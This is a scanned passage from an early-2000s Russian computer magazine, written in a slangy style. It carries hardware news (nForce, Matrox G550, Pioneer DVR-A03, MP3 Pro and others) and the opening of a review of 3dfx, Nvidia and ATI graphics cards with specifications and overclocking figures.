Эти очки можно подключить к компьютеру, DVD-плееру или видеомагнитофону. Что это даст? А как тебе создание впечатление 52" экрана (!!!) на расстоянии двух метров? Столь интересная возможность достигается с помощью хитрой технологии OSR (Optical Super Resolution), которая позволяет оптически воспроизводить четыре пиксела с помощью одного. Начинка же EyeTrak FMD-700 состоит из встроенных 0,55" LCD экранов, сложной оптической управляющей системы, встроенных высококачественных наушников (есть и выход для подключения внешних наушников), RGB вход. Также присутствует поддержка видеоформатов NTSC для видеоустройств и аналогового RGB сигнала для PC. Настройка изображения тоже представлены на должном уровне - все необходимые опции будут доступны юзверю. В общем, если цена на этот девайс будет на приемлемом уровне, то компания Olympus может произвести настоящий фурор.

Мамбо для меломанов

Компания Mambo Digital представила новый MP3-CD плеер Mambo-X P303.
Помимо поддержки CD и CD-R/RW дисков, этот плеер комплектуется пультом дистанционного управления и имеет 45-секундный антишок. Управлять им можно не только пультом ДУ, но и с помощью компьютера, карманного ПК или ноутбука с ИК портом. Mambo-X P303, пожалуй, первый MP3-CD плеер, который ещё может закачивать композиции с компьютера! Само собой поддерживается куча разнообразных возможностей: playlist'ы, эквалайзер, ID3 тэги и т.д. Стоит эта новинка около 199 сами знаете каких денег. Неплохо для плеера такого уровня.



Очередная революция от Nvidia

На сей раз в области чипсетостроения для материнских плат. Только на суд общественности будет представлен не просто чипсет, а продвинутая технология nForce.

В ней есть целый ряд кардинально новых изменений и решений, по сравнению с обычной системной логикой для материнок. Так, например, северный и южный мост заменят nForce IGP (Integrated Graphics Processor) - встроенный процессор на базе GeForce2 MX, который будет отвечать за все операции с графикой (возможность использования внешних AGP 4x видеокарт тоже предусмотрена) и nForce MCP (Media and Communications Processor), отвечающий за аппаратный 6-канальный звук, Dolby Digital, работу каналов IDE ATA-100, интегрированный soft-modem, контроллер PCI шины и множество других функций. Эти два процессора будут связаны между собой шиной высокопроизводительной шиной HyperTransport, лицензированной у AMD. А благодаря использованию технологии DASP (Dynamic Adaptive Speculative Pre-Processor), значительно повысится производительность подсистемы памяти. Работа же с самой памятью будет осуществляться революционным контроллером TwinBank, поддерживающим память 1.5 Гбайт PC2100/PC1600 DDR. Он позволяет добиться отличной пропускной способностью памяти и значительно снизить латентность подсистемы памяти. Пока чипсеты nForce будут поддерживать только процессоры AMD Athlon/Duron, но и в скором времени камешки от Intel не должны остаться обделенными вниманием Nvidia. В общем, этот отличный чипсет позволит повысить производительность систем на базе AMD'ешных камней не менее чем на 20% и уже целый ряд ведущих производителей материнских плат (ASUS, MSI, Gigabyte, ABIT) объявили о выпуске своих материнок, основанных на системной логике nForce. Ориентировочная цена плат не должна превысить 200-220 вечнозелёных денег и, безусловно, должны приглянуться как любителям "всё в одном", так и юзверям, предпочитающим только High-End системы.




Фотоплеер от Fuji Film

Да, и такой бывает. Дело в том, что Fuji Photo Film анонсировала выпуск цифровой камеры FinePix50i, оборудованной встроенным MP3 плеером.
Камера оборудована 2,4-мегапиксельной 1/1,7-дюймовой CCD матрицей, 3,75x кратный цифровым зумом, 1,5-дюймовым цветным ЖК дисплеем, оптическим видоискателем, флэш-картой Smart Media для записи изображений и MP3 файлов, специальной док-станцией для подключения интерфейса USB и видео выхода, аккумулятором (заряда достаточно для прослушивания до 4 часов MP3'шек или для съемки 100 фото с включенным ЖК дисплеем (230 - с выключенным)). Снимки можно делать с разрешением вплоть до 2400x1800. Стоит это добро порядка 700 буказоидов. Пока правда не ясно каким качеством звучания будет обладать этот девайс, но учитывая то, что Fuji Film не новичок на рынке и славится своими передовыми разработками, можно надеяться на большую популярность FinePix50i как среди профессиональных фотографов, так и меломанов, которые иногда не против сделать качественные фотки в дороге, на природе или на пьяных вечеринках :).



Новая видюха от Matrox

Известная своим превосходным качеством 2D изображения, компания Matrox анонсировала свою новую видеокарту Matrox G550.
Каких-либо принципиальных отличий в графической части от прошлого чипа G450 не наблюдается - всё тот же тормозной 64 битный доступ к памяти, два конвейера рендеринга
и т.д. Разумеется присутствует поддержка DirectX8 и фирменная технология DualHead для
вывода изображения на несколько мониторов при разных частотах регенерации. Из новых
особенностей можно отметить специфический T&L движок с поддержкой "extended Vertex Shaders" и " matrix palette skinning", благодаря чему улучшается вид персонажей и различных объектов в новых игрушках. Но самым интересным новшеством является технология Headcasting Engine, позволяющая проводить видеоконференции даже на
слабеньких каналах. Смысл её заключается в том, что на основе двух фотографий (анфас и профиль) создаётся анимируемая вертексная модель головы, а голос собеседника используется для интерпретации движения губ. Итак, становится ясно, что Matrox G550
предназначен в первую очередь для офисов и тех юзеров, которым необходимо время от времени устраивать видеоконференции и мультимедийные презентации. А остальным юзверям и геймерам вряд ли стоит раскошеливаться на 130 бакинских - ничем особенным
Matrox G550 их не удивит.



Duron'ы будут ещё быстрей

В первом квартале следующего года компания AMD выпустит свой первый процессор Duron, который будет официально поддерживать 266 МГц системную шину. Первый камушек из этой серии будет работать на частоте 1.26 ГГц. Видимо, AMD окончательно повысить их привлекательность по сравнению с процессорами Intel Celeron и Pentium III. Хотя оверклокеры и так уже знают, что даже нынешние "Дурни" прекрасно работают на частотах системной шины 300 МГц (и даже выше ;)). Однако главной головной болью AMD остаётся не производительность её камушков, а недостаточное количество дешевых материнских плат на рынке, их поддерживающих.

Новая технология от ATI

Компания ATI представила свою новую технологию под названием TRUFORM, которая будет использоваться в видеокартах на чипах Radeon 2. С её помощью достигается значительное улучшение качества изображения за счет сглаживания всем надоевших "углов" и "лесенок" во многих игрушках. В результате применения TRUFORM, модели и поверхности будут превращаться в гораздо более красивые и гладкие, в отличие от современных видеокарт, описывающих игровую сцену лишь небольшим количеством полигонов. Но, пожалуй, самое примечательное в этой технологии это то, что отсутствует необходимость в переделке существующих гамесов и игровых движком - за всё будет отвечать TRUFORM, причём никакой дополнительной нагрузки на центральный процессор или AGP шину не будет. Осталось только дождаться появления Radeon 2 (3-ий квартал 2001 года) и тогда нашему вниманию откроются гладкие модели игроков с округлыми формами (фанаты Лариски Крофт будут писать от восторга ;)), кривые поверхности и прочие радости.


HDVDуальность компании Pioneer


В мае этого года Pioneer анонсировал первый DVD-ROM с возможностью как чтения, так и записи инфы на DVD-диск, т.е. пишущий DVD-ROM (Pioneer DVR-A03)
DVR-A03 совместим с дисками различных стандартов. Девайс умеет писать как обычные CD-юшные болванки, так и DVD-шные. Причем, он может писать и DVD-R и DVD-RW!!! Вот последнее особенно прикольно. Теперь, купив DVD-шный RW-шник, ты можешь загонять на него мувис, а когда через полгода он тебя достанет, ты легко можешь его перезаписать другим фильмом. Просек фишку? С этим девайсом ты сможешь юзать DVD как видак, записывая и перезаписывая все, что тебе угодно.
При всем этом, DVD-стандарт позволяет загнать на один диск до 4,7 гига инфы!!! Я уже предвижу, сколько гамесов будут загонять варезники на DVD-шники :).
Но игрушка, конечно, не копеечная. Розничная цена в России будет в районе $750-800. Первая партия модели DVR-A03 ожидается в Москве в июле.



Новый стандарт MP3 Pro


Покажите мне юзверя, который не знает, что такое MP3 и я готов первым кинуть в него камень :). Да, для музыки популярней стандарта MP3 сложно что-либо придумать, но всё-таки и такое возможно. Компания Thompson Multimedia официально анонсировала формат MP3 Pro и уже в этом году на свет должны появиться первые устройства с его поддержкой. В чём же MP3 Pro превосходит обычные mp3'шки? А в том, что методика сжатия вдвое эффективнее, и файл с битрейтом 256 kbps будет занимать столько же, сколько обычный с битрейтом 128 kbps! Аудио-данные в MP3 Pro разделяются на два потока, а в MP3 всего на один. На старых же MP3 плеерах MP3 Pro хоть и будет воспроизводиться, но с вдвое меньшим битрейтом, так от оборудования будут требоваться значительно больше процессорных ресурсов и распознование двух потоков аудио, вместо привычного одного. Безусловно, этот новый стандарт ждёт большее будущее и у старичка MP3 появился достойный приемник. Желающие уже сейчас могут насладиться всеми прелестями MP3 Pro. Для этого нужно скачать кодек и плеер с сайта разработчика http://www.thomson-multimedia.com.





Пристегнись!

Константин Буряков
aka p0r0h (p0r0h@ixbt.com)



Дарова, приятель! Ровно год прошел с момента нашего прошлого обзора по 3D-видеокарточкам. За это время 3D-индустрия сделала значительный рывок вперед. Разумеется,][, как и ты сам, стремится идти в ногу с прогрессом, поэтому в этом обзоре мы расскажем обо всех новинках ведущих производителей. А также поведаем, как оптимально разогнать/настроить свою новую или старую видюху. Приступим.

3dfx

http://www.3dfx.com

Чувствую, как у некоторых геймеров защемило в области сердца. Да-да, компании 3dfx больше не существует. Nvidia, не терпящая никакой конкуренции, лихо расправилась со своим основным конкурентом - 3dfx, купив его с потрохами. Осталось только посмотреть, что оставила нам в наследство 3dfx, славная в прошлом, но загубленная своим собственным непродуманным маркетингом. Жаль только, что многообещающий чип Rampage, так сильно рекламируемый 3dfx, так и не увидит свет. Однако Nvidia обещала использовать его технологии в своих будущих чипсетах.

3dfx Voodoo4 4500 и Voodoo5 5500


Эти видеокарточки основаны на базе чипа VSA-100. Вот его характеристики:

0.25 мкм технологический процесс;
AGP 2X, 4X или PCI 2.2;
Частота графического ядра - 166 MHz;
2 конвейера рендеринга с одним блоком текстурирования на каждом;
Интегрированный 350 MHz RAMDAC;
Поддержка до 64 Мб видеопамяти SDRAM/SGRAM;
Максимальное разрешение 2048x1536@85Hz;
Мультитекстурирование;
Рельефное текстурирование;
Трилинейная фильтрация;
Наложение табличного и попиксельного тумана;
Динамичное наложение текстур окружающей среды;
Поддерживаются технологии компрессии текстур.

Также можно отметить, что, помимо набора функций, который был у Voodoo 3, VSA-100 обзавелся долгожданной поддержкой 32-битного цвета (за отсутствие которого так долго критиковали 3dfx). А благодаря использованию фирменной технологии T-buffer реализуется эффект Full Scene Anti-aliasing (FSAA), т.е. полноценный эффект сглаживания. Он дает юзверю сглаженные края объектов, отсутствие "лестниц" на прямых линиях и устранение артефактов внутри полигонов. Этим достигается очень четкая и красивая картинка во многих игрушках, уже без всяких побочных эффектов рендеринга трехмерных сцен. Разумеется, присутствует и поддержка Glide (а значит, и всех старых игр, использующих этот API).


Теперь приступим к рассмотрению плат на этом чипсете. Первая из них, Voodoo4 4500, имеет один чип VSA-100 и несет на борту 32 Мбайта обычной SDRAM памяти с частотой работы 166 МГц (Hyundai 6 ns).

Чипсет снабжен хорошим вентилятором (AAVID), но разгон карточки возможен где-то в пределах 190/190 МГц (чип и память тактуются одинаково и синхронно, поэтому их частоты нельзя изменять по отдельности). Voodoo4 4500 предназна-



Voodoo4 4500





Voodoo5 5500

чена в основном для непритязательных игроков и имеют цену порядка 100-110 буказоидов.

Более старшая модель, Voodoo5 5500, основана на двух чипсетах VSA-100.

Частота чипа и памяти не изменилась - все те же 166 МГц, но объем памяти уже составляет 64 МБ (микросхемы от Hyundai с временем доступа 6 ns). На чипсетах установлены активные вентиляторы, поэтому проблем с перенагревом возникнуть не должно. Огорчает только сравнительно небольшой потенциал к разгону - всего 180/180 Мгц по чипу и памяти. Карта имеет довольно-таки большой размер, из-за использования двух VSA-100, и обладает повышенным энергопотреблением, поэтому вряд ли сможет порадовать безупречной работой владельцев дешевых китайских корпусов и блоков питания. Voodoo5 5500 является по сути дела самой производительной, но в то же время последней видеокарточкой 3dfx. Радоваться этому или нет, покажет время, нам же остается надеяться на то, что инженеры и разработчики продуктов 3dfx не затеряются в компании Nvidia и еще порадуют игровую общественность своими технологиями.

NVIDIA

http://www.nvidia.com

Практически все ведущие производители и еще туева хуча всяких NoName предпочитают делать свои видеокарты на базе чипсетов от NVIDIA. Ее чипы представлены практически во всех секторах рынка и пользуются очень большой популярностью, прежде всего из-за отличной производительности и сравнительно невысокой цены. Видеокарты от всевозможных фирм на основе чипов Нвидии встречаются повсюду и отличаются друг от друга только ценой (в зависимости от производителя), поддержкой дополнительных возможностей (Video In, Video Out) и количеством/качеством памяти (благодаря использованию хорошей памяти, многие фирмы-производители повышают ее тактовую частоту на своих видеокарточках).

Начну, пожалуй, с рассмотрения самого производительного чипа GeForce3. Цены на видеокарты на его основе пока очень завышены (порядка 350-400 буказоидов), что, впрочем, не удивительно для такой новинки.

GeForce3

Итак, пристегнитесь и только посмотрите на эти спецификации:

0.15 мкм технологический процесс;
AGP 2X и 4X;
Частота графического ядра - 200 МГц;
4 пиксельных конвейера;
8 текстурных модулей - по 2 текстурных модуля на конвейер;
Поддержка до 128 Мб 128-битной DDR памяти;
Организация доступа к памяти "Lightspeed", кэширование данных;
Аппаратный блок T&L с технологией nFinite FX;
Полное соответствие спецификациям DirectX8.0, в том числе полная поддержка Pixel Shaders и Vertex Shaders (пиксельные и вершинные шейдеры, благодаря которым возможно создание потрясающих эффектов и сцен);
Полная аппаратная поддержка всех возможностей OpenGL;
Поддержка компрессии текстур S3TC и DirectX DXT1-DXT5;
Поддержка объемных текстур;
Поддержка кубических карт среды;
Поддержка наложения рельефности методами DotProduct3, Environment Map Bump Mapping (EMBM) и Embosing;
Поддержка анизотропной фильтрации;
Полноэкранное сглаживание методами мультисэмплинга и Quincunx;
Применение сжатия Z-буфера, HSR - удаление невидимых поверхностей (существенно экономят полосу пропускания видеопамяти);
Поддерживаются огромные текстуры (с размером вплоть до 4096x4096@32 bit).


Становится понятно, что GeForce3 обладает не только великолепными графикой и скоростью, но и имеет большой запас "прочности" на будущее. К слову, многообещающая игра DOOM 3 (почти с фотореалистичной графикой) делается с "заточкой" именно под GeForce 3.

Теперь настала очередь GeForce2 GTS. Видюхи на его основе несут 32 или 64 MB DDR памяти. Также существуют две модификации этого чипсета - Pro и ULTRA с более высокими тактовыми частотами (память на таких видеокартах GeForce2 Pro/ULTRA тоже имеет более высокие частоты).

GeForce2 GTS


Характеристики чипа NVIDIA GeForce2 GTS:

0.18 мкм технологический процесс;
AGP 2X и 4X;
Частота графического ядра - 200 МГц;



GeForce3

Четыре конвейера рендеринга с двумя блоками текстурирования на каждом;
Поддерживаемые типы памяти: DDR и стандартная SDR;
350 МГц RAMDAC;
Максимальное разрешение: 2048x1536@75Hz;
Аппаратная реализация преобразования координат, установка освещения, clipping (отсечение полигонов, не входящих в конечный кадр);
Аппаратный блок T&L;
Полная поддержка OpenGL и DX7 - Tranform & Lighting, Cube environment mapping (кубического


GeForce2 GTS

текстурирования картами окружения), projective textures (проекции текстур) и компрессии текстур;
Поддержка аппаратного сглаживания изображения (FSAA);
Аппаратная поддержки рельефного текстурирования Embosing и Dot Product3;
Z-буфер: 16/24/32 бит.

Как видишь, характеристики NVIDIA GeForce2 GTS на очень высоком уровне, но и они померкли на фоне GeForce3.


GeForce2 MX

GeForce2 MX, по сути дела, тот же чипсет, что и GTS, но только с уменьшенным вдвое количеством конвейеров рендеринга (у GTS/Pro/ULTRA четыре конвейера) и 128-битной шиной обмена при SDR-памяти (или 64 бит при DDR-памяти) вместо полноценной 128-битной шины с DDR-памятью, как у GTS/Pro/ULTRA. Ну и, конечно, частоты у MX несколько ниже, чем у старших собратьев. NVIDIA рекомендует 175 МГц для графического ядра и 166 МГц для памяти, но это не мешает многим производителям устанавливать более высокие частоты, особенно, если их видюхи комплектуются качественной и "разгонябельной" оперативой. Также совсем недавно были выпущены новые модификации этого чипсета - MX-100/MX-200/MX-400. Если первые два отличаются от "нормального" MX'а вчетверо и вдвое меньшей шиной обмена с памятью, соответственно, и занимают самую низкую ценовую нишу в линейки карточек от NVIDIA, то MX-400 имеет несколько большие частоты (рекомендовано 200 МГц по чипу и 183 МГц по памяти).

ATI Technologies

http://www.ati.com

Пожалуй, теперь только компания ATI Technologies составляет серьезную конкуренцию Nvidia на рынке 3D-видеокарт. Ее линейка видеокарточек Radeon стремится охватить все ниши от Low-End до Hihg-End так же, как семейство GeForce от "Невидимой". Да, ATI и раньше пыталась достойно выглядеть среди многочисленных конкурентов, но среди геймеров ее видюхи особой популярности не получили, т.к. обладали не самой высокой производительностью. Однако нашлось немало поклонников ее продукции среди любителей качественного 2D и людей серьезно занимающихся видео и его оцифровкой, благо девайсы от ATI были весьма к ним благосклонны.


GeForce2 MX

Компания ATI Technologies выпустила целый ряд видеокарточек на чипе Radeon - это варианты с SDR или DDR памятью (32 или 64), с расширенными видео функциями или без них, с Retail или OEM упаковкой. В общем, юзвери с различной толщиной кошелька должны остаться довольны.

Посмотрим же на заявленные характеристики Radeon:

0.18 мкм технологический процесс;
AGP 2X и 4X;
2 конвейера рендеринга с тремя блоками текстурирования на каждом;
Поддерживаемые типы памяти: DDR и стандартная SDR;
Технология HyperZ;
В чипе имеются кэши: текстурный, пиксельный и координат вершин;
350 МГц RAMDAC (интегрирован в графическое ядро);
Поддерживаемые разрешения вплоть до 2048x1536@75Hz;
Геометрический движок Charisma Engine с аппаратной реализацией преобразования координат, установка освещения, clipping (отсечение полигонов, не входящих в конечный кадр) и т.д.;
Производительный аппаратный блок T&L;
Методы наложения текстур: Cubic, Spherical и Dual-Paraboloid;
Аппаратная поддержка рельефного текстурирования: EMBM, Embosing, Dot Product3;
Поддержка эффектов Motion Blur, Depth of Field, FSAA (полноценное сглаживание изображения);
16/32-битный цвет;
Z-буфер: 16/24/32 бит.

Геймеры могут закатывать язык обратно, хотя для них ATI оставила еще целую кучу привлекательных фишек. Настала очередь юзверей, серьезно занимающихся видео, - им, безусловно, понравится уникальная технология Adaptive de-interlacing, позволяющая воспроизводить видео с высокой четкостью без артефактов или размытия, поддержка 8-bit режима альфа смешивания видео и графики (для наложения субтитров и создания анимационных меню), а также аппаратное декодирование всех форматов HDTV. Любители просмотра фильмов DVD или MPEG4 тоже не забыты - их ждет прекрасное и четкое изображение. Ну и, конечно, не стоит забывать про 2D - оно у ATI всегда было на очень высоком уровне даже в самых высоких разрешениях.

Итак, юзвери могут выбрать из целого ряда видеокарточек на базе чипа Radeon. К их услугам: ATI Radeon 64MB DDR VIVO (в OEM или Retail поставке) для самых хардкорных геймеров и профессионалов, занимающихся видео (на плате ус-

тановлен дополнительный чип RAGE THEATER, который отвечает за видео вход и выход), ATI Radeon 32MB DDR с хорошим соотношением цена/качество, ATI Radeon 32MB SDR
для построения малобюджетных систем. Для юзеров, занимающихся компьютерной версткой, дизайном, программированием в визуальных средах и время от времени играющих во всевозможные гамесы, предназначен ATI RadeOn VE. У него несколько урезана 3D-часть (аппаратный блок T&L и один из пиксельных конвейеров), но зато установлен второй независимый RAMDAC, модуль CRT и модули для TV и DVI-выходов. Таким образом, чип обеспечивает все необходимое для поддержки двух мониторов или монитора и телевизора. Особого внимания у RadeOn VE заслуживает и технология Hydra Vision, позволяющая создавать до 9 (!) виртуальных декстопов и переключаться между ними с помощью горячей клавиши. Но, пожалуй, самой интересной и привлекательной карточкой является ATI RADEON LE 32MB DDR.


ATI RADEON LE

Приставочка "LE" должна была, в принципе, обозначать отличие от обычного дорогого ATI Radeon 32MB DDR, по аналогу - как "MX" от GeForce2 GTS у Nvidia.
